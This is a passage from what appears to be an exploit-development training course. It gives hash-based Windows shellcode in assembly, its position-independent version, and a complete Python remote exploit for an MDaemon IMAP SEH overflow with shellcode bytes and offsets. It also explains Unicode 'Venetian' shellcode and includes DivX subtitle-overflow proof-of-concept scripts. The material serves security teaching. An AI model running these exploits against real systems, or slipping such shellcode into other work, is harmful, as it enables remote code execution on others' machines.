- *Exit* from the process

Here is presented the ASM code for the new version of the shellcode:

```
.386                                    ; enable 32bit programming features
.model flat, stdcall                    ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                   ; start data section

.code                                   ; start code section

start:
        jmp entry

entry:
        sub esp, 60h
        mov   ebp, esp
        call  find_kernel32

resolve_symbols_kernel32:               ;edi -> kernel32.dll base
        ; Resolve LoadLibraryA
        push  0ec0e4e8eh                ;LoadLibraryA hash
        push  edi
        call  find_function
        mov   [ebp + 10h], eax          ;store function addy on stack

        ; Resolve ExitProcess
        push  73e2d87eh                 ;ExitProcess hash
        push  edi
        call  find_function
        mov   [ebp + 1ch], eax          ;store function addy on stack



resolve_symbols_user32:                 ;Load user32.dll in memory
        xor   eax, eax
```



```
        mov     ax, 3233h
        push    eax
        push    72657375h
        push    esp                             ;Pointer to 'user32'
        call    dword ptr [ebp + 10h]           ;Call LoadLibraryA
        mov     edi, eax                        ;edi -> user32.dll base

        ; Resolve MessageBoxA
        push    0bc4da2a8h
        push    edi
        call    find_function
        mov     [ebp + 18h], eax                ;store function addy on stack

exec_shellcode:
        ; Call "pwnd" MessageBoxA
        xor     eax, eax
        push eax                                ;pwnd string
        push 646e7770h                          ;pwnd string
        push esp                                ;pointer to pwnd
        pop     ecx                             ;store pointer in ecx

        ; Push MessageBoxA args in reverse order
        push eax
        push ecx
        push ecx
        push eax

        ; Call MessageBoxA
        call    dword ptr [ebp + 18h]

        ; Call ExitProcess
        xor     ecx, ecx                        ;Zero ecx
        push    ecx                             ;Exit Reason
        call    dword ptr [ebp + 1ch]

find_kernel32:
        xor eax, eax
        mov eax, fs:[eax+30h]
        mov eax, [eax+0ch]
        mov esi, [eax+1ch]
        lodsd
        mov edi, [eax+08h]
        ret

find_function:
        pushad                                  ; Save all registers
        mov     ebp, edi                        ; Take the base address of kernel32 and
                                                ; put it in ebp
        mov     eax, [ebp + 3ch]                ; Offset to PE Signature VMA
        mov     edi, [ebp + eax + 78h]          ; Export table relative offset
        add     edi, ebp                        ; Export table VMA
        mov     ecx, [edi + 18h]                ; Number of names
        mov     ebx, [edi + 20h]                ; Names table relative offset
        add     ebx, ebp                        ; Names table VMA

find_function_loop:
        jecxz find_function_finished            ; Jump to the end if ecx is 0
        dec     ecx                             ; Decrement our names counter
        mov     esi, [ebx + ecx * 4]            ; Store the relative offset of the name
        add     esi, ebp                        ; Set esi to the VMA of the current name


compute_hash:
        xor     eax, eax                        ; Zero eax
```



```
        cdq                                     ; Zero edx
        cld                                     ; Clear direction

compute_hash_again:
        lodsb                                   ; Load the next byte from esi into al
        test  al, al                            ; Test ourselves.
        jz    compute_hash_finished             ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                          ; Rotate edx 13 bits to the right
        add   edx, eax                          ; Add the new byte to the accumulator
        jmp   compute_hash_again                ; Next iteration

compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]                  ; Compare the computed hash with the
                                                ; requested hash
        jnz   find_function_loop                ; No match, try the next one.
        mov   ebx, [edi + 24h]                  ; Ordinals table relative offset
        add   ebx, ebp                          ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]               ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]                  ; Address table relative offset
        add   ebx, ebp                          ; Address table VMA
        mov   eax, [ebx + 4 * ecx]              ; Extract the relative function offset
                                                ; from its ordinal
        add   eax, ebp                          ; Function VMA
        mov   [esp + 1ch], eax                  ; Overwrite stack version of eax
                                                ; from pushad
find_function_finished:
        popad                                   ; Restore all registers
        ret                                     ; Return
end start

END
```

MessageBox Shellcode ASM code

There are a couple of new things in the above shellcode to note:

- We loaded *user32.dll* in memory by pushing its name on the stack and then invoking *LoadLibraryA*;
- We pushed on to the stack all the *MessageBox* arguments before calling the function itself. The *MessageBoxA* function has the following prototype:

```
int MessageBox(       HWND hWnd,            // Owner Window
                      LPCTSTR lpText,       // Message
                      LPCTSTR lpCaption,    // Caption
                      UINT uType            // Behaviour (default: Ok)
);
```

MessageBox Prototype

Exercise

1) Compile the above ASM code and follow the shellcode through the debugger.

Position Independent Shellcode (PIC)

Our shellcode seems ok, but there's a problem that you might have noticed, we have some null bytes in the ASM code due to the "call find_function" opcodes (*E8 XX000000*). To avoid the null bytes, we are going to use a technique which allows us to write a piece of code that doesn't care about where it will be loaded. The ASM code will be *position independent* in order to be able to be injected anywhere in memory.

The technique exploits the fact that a call to a function located in a lower address doesn't contain null bytes and moreover it pushes on to the stack the address ahead of the call instruction itself. A *"pop reg32"* will then fetch an absolute address that will be used as a "base address" in the shellcode.




Figure 33: NULL bytes in shellcode

```
find_function_shorten:
        jmp find_function_shorten_bnc
find_function_ret:
        pop esi
        sub esi, 0xxh
find_function:
        [...] ; 0xxh bytes length
find_function_shorten_bnc:
        call find_function_ret
```

Position Independent Code

In the above code the *ESI* register will contain a *find_function* absolute address that can then be used in following calls within the shellcode.

Below we can see how this follows the modified version of *MessageBoxA* in which we applied the PIC technique:

```
.386                                    ; enable 32bit programming features
.model flat, stdcall                    ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                   ; start data section

.code                                   ; start code section

start:
     jmp entry

entry:
       sub esp, 60h
       mov   ebp, esp

find_kernel32:
       xor eax, eax
       mov eax, fs:[eax+30h]
       mov eax, [eax+0ch]
       mov esi, [eax+1ch]
       lodsd
       mov edi, [eax+08h]

find_function_shorten:
     jmp find_function_shorten_bnc
find_function_ret:
     pop esi
     sub esi, 050h
     jmp resolve_symbols_kernel32

find_function:
       pushad                                  ; Save all registers
       mov   ebp, edi                          ; Take the base address of kernel32 and
                                               ; put it in ebp
       mov   eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
       mov   edi, [ebp + eax + 78h]            ; Export table relative offset
       add   edi, ebp                          ; Export table VMA
       mov   ecx, [edi + 18h]                  ; Number of names
       mov   ebx, [edi + 20h]                  ; Names table relative offset
       add   ebx, ebp                          ; Names table VMA
find_function_loop:
       jecxz find_function_finished            ; Jump to the end if ecx is 0
       dec   ecx                               ; Decrement our names counter
       mov   esi, [ebx + ecx * 4]              ; Store the relative offset of the name
       add   esi, ebp                          ; Set esi to the VMA of the current name
compute_hash:
       xor   eax, eax                          ; Zero eax
       cdq                                     ; Zero edx
       cld                                     ; Clear direction
compute_hash_again:
       lodsb                                   ; Load the next byte from esi into al
       test  al, al                            ; Test ourselves.
       jz    compute_hash_finished             ; If the ZF is set,we've hit the null term
       ror   edx, 0dh                          ; Rotate edx 13 bits to the right
       add   edx, eax                          ; Add the new byte to the accumulator
       jmp   compute_hash_again                ; Next iteration
```



```
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]              ; Compare the computed hash with the
                                            ; requested hash
        jnz   find_function_loop            ; No match, try the next one.
        mov   ebx, [edi + 24h]              ; Ordinals table relative offset
        add   ebx, ebp                      ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]           ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]              ; Address table relative offset
        add   ebx, ebp                      ; Address table VMA
        mov   eax, [ebx + 4 * ecx]          ; Extract the relative function offset
                                            ; from its ordinal
        add   eax, ebp                      ; Function VMA
        mov   [esp + 1ch], eax              ; Overwrite stack version of eax
                                            ; from pushad
find_function_finished:
        popad                               ; Restore all registers
        ret                                 ; Return

find_function_shorten_bnc:
      call find_function_ret

resolve_symbols_kernel32:                   ;edi -> kernel32.dll base
        ; Resolve LoadLibraryA
        push  0ec0e4e8eh                    ;LoadLibraryA hash
        push  edi
        call  esi
        mov   [ebp + 10h], eax              ;store function addy on stack

        ; Resolve ExitProcess
        push  73e2d87eh                     ;ExitProcess hash
        push  edi
        call  esi
        mov   [ebp + 1ch], eax              ;store function addy on stack

resolve_symbols_user32:
        ;Load user32.dll in memory
        xor   eax, eax
        mov   ax, 3233h
        push  eax
        push  72657375h
        push  esp                           ;Pointer to 'user32'
        call  dword ptr [ebp + 10h]         ;Call LoadLibraryA
        mov   edi, eax                      ;edi -> user32.dll base

        ; Resolve MessageBoxA
        push  0bc4da2a8h
        push  edi
        call  esi
        mov   [ebp + 18h], eax              ;store function addy on stack

exec_shellcode:
        ; Call "pwnd" MessageBoxA
        xor   eax, eax
        push eax                            ;pwnd string
        push 646e7770h                      ;pwnd string
        push esp                            ;pointer to pwnd
        pop   ecx                           ;store pointer in ecx

        ; Push MessageBoxA args in reverse order
        push eax
        push ecx
        push ecx
        push eax
```



```
        ; Call MessageBoxA
        call  dword ptr [ebp + 18h]


        ; Call ExitProcess
        xor   ecx, ecx                          ;Zero ecx
        push  ecx                               ;Exit Reason
        call  dword ptr [ebp + 1ch]

end start

END
```
MessageBox Shellcode (PIC Version)

Exercise

1) Compile the above code and follow the execution flow to fully understand the PIC technique.

Shellcode in a real exploit

It's time to test our custom shellcode with a real exploit! We'll use a *Mdaemon IMAP Exploit* for a vulnerability we discovered in 2008. The vulnerability is a "post authentication" and the exploit uses the SEH Overwrite technique to gain code execution.

The following code was fetched from milw0rm - in which we replaced the existing bind shell payload with our *MessageBoxA* custom shellcode[29]:

```
#!/usr/bin/python

from socket import *
from optparse import OptionParser
import sys, time

print "[*******************************************************************]"
print "[*                                                                  *]"
print "[*    MDAEMON (POST AUTH) REMOTE ROOT IMAP FETCH COMMAND EXPLOIT    *]"
print "[*                     DISCOVERED AND CODED                         *]"
print "[*                              by                                  *]"
print "[*                        MATTEO MEMELLI                            *]"
print "[*                           (ryujin)                               *]"
print "[*             www.be4mind.com - www.gray-world.net                 *]"
print "[*                                                                  *]"
print "[*******************************************************************]"
usage =  "%prog -H TARGET_HOST -P TARGET_PORT -l USER -p PASSWD"
parser = OptionParser(usage=usage)
parser.add_option("-H", "--target_host", type="string",
                  action="store", dest="HOST",
                  help="Target Host")
parser.add_option("-P", "--target_port", type="int",
                  action="store", dest="PORT",
                  help="Target Port")
parser.add_option("-l", "--login-user", type="string",
                  action="store", dest="USER",
                  help="User login")
parser.add_option("-p", "--login-password", type="string",
                  action="store", dest="PASSWD",
                  help="User password")
(options, args) = parser.parse_args()
HOST     = options.HOST
PORT     = options.PORT
USER     = options.USER
PASSWD   = options.PASSWD
if not (HOST and PORT and USER and PASSWD):
   parser.print_help()
   sys.exit()

# windows/ MESSAGEBOX SHELLCODE - 185 bytes
shellcode = (
"\x83\xEC\x60\x8B\xEC\x33\xC0\x64\x8B\x40\x30\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x78\x08\xEB\x51\x5E\x83\xEE\x50\xEB\x50\x60\x8B\xEF\x8B\x45\x3C\x8B"
"\x7C\x28\x78\x03\xFD\x8B\x4F\x18\x8B\x5F\x20\x03\xDD\xE3\x33\x49\x8B\x34"
"\x8B\x03\xF5\x33\xC0\x99\xFC\xAC\x84\xC0\x74\x07\xC1\xCA\x0D\x03\xD0\xEB"
"\xF4\x3B\x54\x24\x28\x75\xE2\x8B\x5F\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5F"
```

[29] http://www.milw0rm.com/exploits/5248


```
"\x1C\x03\xDD\x8B\x04\x8B\x03\xC5\x89\x44\x24\x1C\x61\xC3\xE8\xAA\xFF\xFF"
"\xFF\x68\x8E\x4E\x0E\xEC\x57\xFF\xD6\x89\x45\x10\x68\x7E\xD8\xE2\x73\x57"
"\xFF\xD6\x89\x45\x1C\x33\xC0\x66\xB8\x33\x32\x50\x68\x75\x73\x65\x72\x54"
"\xFF\x55\x10\x8B\xF8\x68\xA8\xA2\x4D\xBC\x57\xFF\xD6\x89\x45\x18\x33\xC0"
"\x50\x68\x70\x77\x6E\x64\x54\x59\x50\x51\x51\x50\xFF\x55\x18\x33\xC9\x51"
"\xFF\x55\x1C\x90\x90" )

s = socket(AF_INET, SOCK_STREAM)
print " [+] Connecting to imap server..."
s.connect((HOST, PORT))
print s.recv(1024)
print " [+] Logging in..."
s.send("0001 LOGIN %s %s\r\n" % (USER, PASSWD))
print s.recv(1024)
print " [+] Selecting Inbox Folder..."
s.send("0002 SELECT Inbox\r\n")
print s.recv(1024)
print " [+] We need at least one message in Inbox, appending one..."
s.send('0003 APPEND Inbox {1}\r\n')
print s.recv(1024)
print " [+] What would you like for dinner? SPAGHETTI AND PWNSAUCE?"
s.send('SPAGHETTI AND PWNSAUCE\r\n')
print s.recv(1024)
print " [+] DINNER'S READY: Sending Evil Buffer..."
# Seh overwrite at 532 Bytes
# pop edi; pop ebp; ret; From mdaemon/HashCash.dll
EVIL = "A"*528 + "\xEB\x06\x90\x90" + "\x8b\x11\xdc\x64" + "\x90"*8 + \
       shellcode + 'C'*35
s.send("A654 FETCH 2:4 (FLAGS BODY[" + EVIL + " (DATE FROM)])\r\n")
s.close()
print " [+] DONE! Check your shell on %s:%d" % (HOST, 4444)
```

MDaemon imap exploit, MessageBox shellcode

Violation ~~75413574~~ 72413772
offset: 532
~~jmp esp = 7C941EED~~ → ntdll

Correctly overwriting

safe SEH won't work

JMP ESI = 7C903E7C or POP/POP/RET
7C901D6D
~~01BC654B~~ ~~MQ...~~
→ 0x64dC118B
~~0x02DB1076~~
0x0312126D

ESI = 0414BA3C
Start 0414B7D4

617

Max = 0414BB54

max - start = 896 bytes.




Figure 34: MDaemon styled "pwnd" MessageBox

Exercise

1) Follow the exploit by attaching the imap process from within the debugger, don't forget to set a breakpoint on the POP POP RET address; you should get a nice "pwnd" Mdaemon styled message box.

Wrapping Up

This module discussed the theory and practce behind creating custom shellcode which can be used universially on various Windows Platforms. Although smaller and simpler shellcode can be achieved by statically calling the required functions, finding these function addresses dynamically is the only way to go in Windows Vista, due to ASLR.

Module 0x04 Venetian Shellcode

Lab Objectives

- **Understanding Unicode Overflows**
- **Understanding and using Venetian Shellcode in limited character set environments**
- **Exploiting the DIVX 6.6 vulnerability using Venetian Shellcode**

Overview

"Unicode is a computing industry standard allowing computers to consistently represent and manipulate text expressed in most of the world's writing systems"[30]. The Unicode character set uses sixteen bits per character rather than 8 bits like ASCII, allowing for 65,536 unique characters. This means that if an operating system uses Unicode, it has to be coded only once and only internationalization settings need to be changed (character set and language).

The problem in exploiting buffer overflows occurring in Unicode strings, is that "standard" shellcode sent to the vulnerable application is "modified" before being executed because of the Unicode conversion applied to the input buffer. The consequence is that standard shellcode can't be executed in these situations resulting in a crash. *"The Venetian exploit"* paper written by Chris Anley in 2002[31] was the first public proof that buffer overflows which occur in Unicode strings can be exploited. The paper introduces a method for creating shellcode using only UTF-16 friendly opcodes, that is, with every second byte being a NULL. In this module we will study the Venetian method and apply it to a buffer overflow which affects a well known multimedia player.

---

[30] http://en.wikipedia.org/wiki/Unicode

[31] Creating Arbitrary Shell Code in Unicode Expanded Strings, January 2002 (Chris Anley) http://www.ngssoftware.com/papers/unicodebo.pdf

The Unicode Problem

Under Windows, two functions are responsible for ASCII to Unicode conversion and vice versa, respectively: *MultiByteToWideChar* and *WideCharToMultiByte*[32].

```
intMultiByteToWideChar(
  UINT CodePage,              <--- PAGE
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,      <--- SOURCE STRING
  intcbMultiByte,
  LPWSTR lpWideCharStr,       <--- DESTINATION STRING
intcchWideChar
);

intWideCharToMultiByte(
  UINT CodePage,              <--- PAGE
  DWORD dwFlags,
  LPCWSTR lpWideCharStr,      <--- SOURCE STRING
  intcchWideChar,
  LPSTR lpMultiByteStr,       <--- DESTINATION STRING
  intcbMultiByte,
  LPCSTR lpDefaultChar,
  LPBOOL lpUsedDefaultChar
);
```

Win32 API unicode coversion functions

The first parameter passed to both the above functions is the code page which is very important. The code page describes the variations in the character-set to be applied to 8-bit/16-bit value, on the base of this parameter the original value may turn into completely different 16-bit/8-bit values. The code page used in the conversions can have a big impact on our shellcode in Unicode-based exploits. However, in most of the cases, ASCII characters are generally converted to their wide-character versions simply padding them with a NULL byte (0x41 -> 0x4100); luckily, this is also the case of the application that we are going to exploit in this module.

[32]Unicode characters are often referred to as wide characters.

The Venetian Blinds Method

As explained in [31], the *"Venetian"* technique consists of using two separated payloads - the first payload, that is half of the final one we want to execute, is used as a "solid" base in which bytes are interleaved with *NULL* gaps because of the Unicode conversion. The second payload is a shellcode writer completely written with a set of instructions that are Unicode in nature. Once the execution passes to the shellcode writer, it starts to fill the null gaps replacing them, byte by byte, with the second half of the final shellcode in order to obtain our complete payload. The name *"Venetian Blinds"* comes from the fact that the Unicode buffer can be imagined to be somewhat similar to a Venetian blind closed by the shellcode writer.

The key points of this method are:

- There must be at least one register pointing to our Unicode buffer;
- XCHG opcodes and ADD / SUB operations with multiples of 256 bytes can be safely used to further adjust the register that will be used for writing arbitrary bytes filling zeroes;
- We must modify memory, using instructions that contain alternating zeroes (Unicode friendly opcodes);
- We must insert "nop" equivalent opcodes between instructions in order to make sure that our code is aligned correctly on instruction boundaries.

Anley choose to use instructions like the following in order to "realign" shellcode:

```
00 6D 00:add byte ptr [ebp],ch
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

Nop instructions that can be used to align shellcode

The choice obviously depends on which of our registers points to a writable memory area which won't bring execution problems while being overwritten. Assuming that there is a at least one register that points to our Unicode buffer the shellcode writer "core" will be composed of the following instruction set:

```
80 00 75:add byte ptr [eax],75h
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
```

Shellcode Writer Instructions Set

This will end up with arbitrary bytes filling the zeroes inside our shellcode. Please be sure to study texts [31] and [33] carefully before moving on.

Exercise

1) Manually build a "Venetian" payload writer in order to obtain the following ASM instructions:

```
OR DX,0x0FFF
INC EDX
PUSH EDX
PUSH 0x2
```

You can use the metasploit nasm shell to discover the relative opcodes.

2) Open venetian.exe from OllyDbg and set a breakpoint at address *0x004010A9* (*JMP EAX*)
3) Press F9 to reach your breakpoint and then F7 to step in to the first NOP instruction
4) Scroll down in the disassembly window and you will see that venetian.exe already has the part of the payload that need to be completed by your venetian writer
5) Binary paste your "Venetian" payload writer in the disassembly window starting at the beginning of the NOPs instructions
6) Follow the "Venetian" writer execution step by step and check that is actually "creating" your shellcode

[33] http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf

DivX Player 6.6 Case Study: Crashing the application

We will exploit a buffer overflow vulnerability found in DivX Player in 2008 by *securfrog*. The overflow occurs when the DivX Player parses a subtitle file with an overly long subtitle DIV[34]. We will use the Venetian Blinds Method by using the original POC[35] and obtain code execution. The first *POC* we are going to analyze is a modified version of the one supplied by *securfrog* in which we increase the buffer size in order to overwrite the Structure Exception Handler to own EIP.

```
#!/usr/bin/python
# DivXPOC01.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01
# file = name of avi video file
file = "infidel.srt"

stub = "\x41" * 3000000
f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC01 Source Code

Running POC01, the application throws an exception. As the SEH is completely overwritten by our buffer, we can control the execution flow. Nevertheless SEH is not overwritten with our usual *0x41414141* but with *0x41004100*, indicating that our buffer has been converted to Unicode before smashing the stack. If you are not familiar with SEH exploitation technique, please read Text [36] carefully before proceeding.

[34] http://www.securityfocus.com/bid/28799

[35] http://www.milw0rm.com/exploits/5462

[36] http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf (Litchfield 2003)




Figure 35: SEH overwritten by our evil buffer

Exercise

1) Repeat the required steps in order to fully overwrite the Structure Exception Handler.

DivX Player 6.6 Case Study: Controlling The Execution Flow

As usually happens when dealing with Structure Exception Handler overwrites, we need to find a *POP POP RET* address to "install" our own Exception Handler and be able to redirect the execution flow into our controlled buffer. The *POP POP RET* trick works because in usual situations, once the exception is thrown, there's a pointer at *ESP+0x8* that leads inside our controlled buffer (more precisely it leads to the pointer at the next SEH Record just before the SEH is overwritten.)




Figure 36: ESP+0x8 leads to Pointer to next SEH

Nevertheless, because our buffer is going to be converted to Unicode, we need to find a Unicode friendly *POP POP RET* address. (eg. *0x41004200*). Let's find the right offset to overwrite *SEH* using a unique pattern as a part of our buffer and search for a suitable POP POP RET address:

```
#!/usr/bin/python
# DivXPOC02.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# 1500 Bytes pattern
pattern = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5"
"Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1"
"Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7"
"Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3"
"Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9"
"An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5"
"Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1"
"As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7"
"Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3"
"Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5"
"Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1"
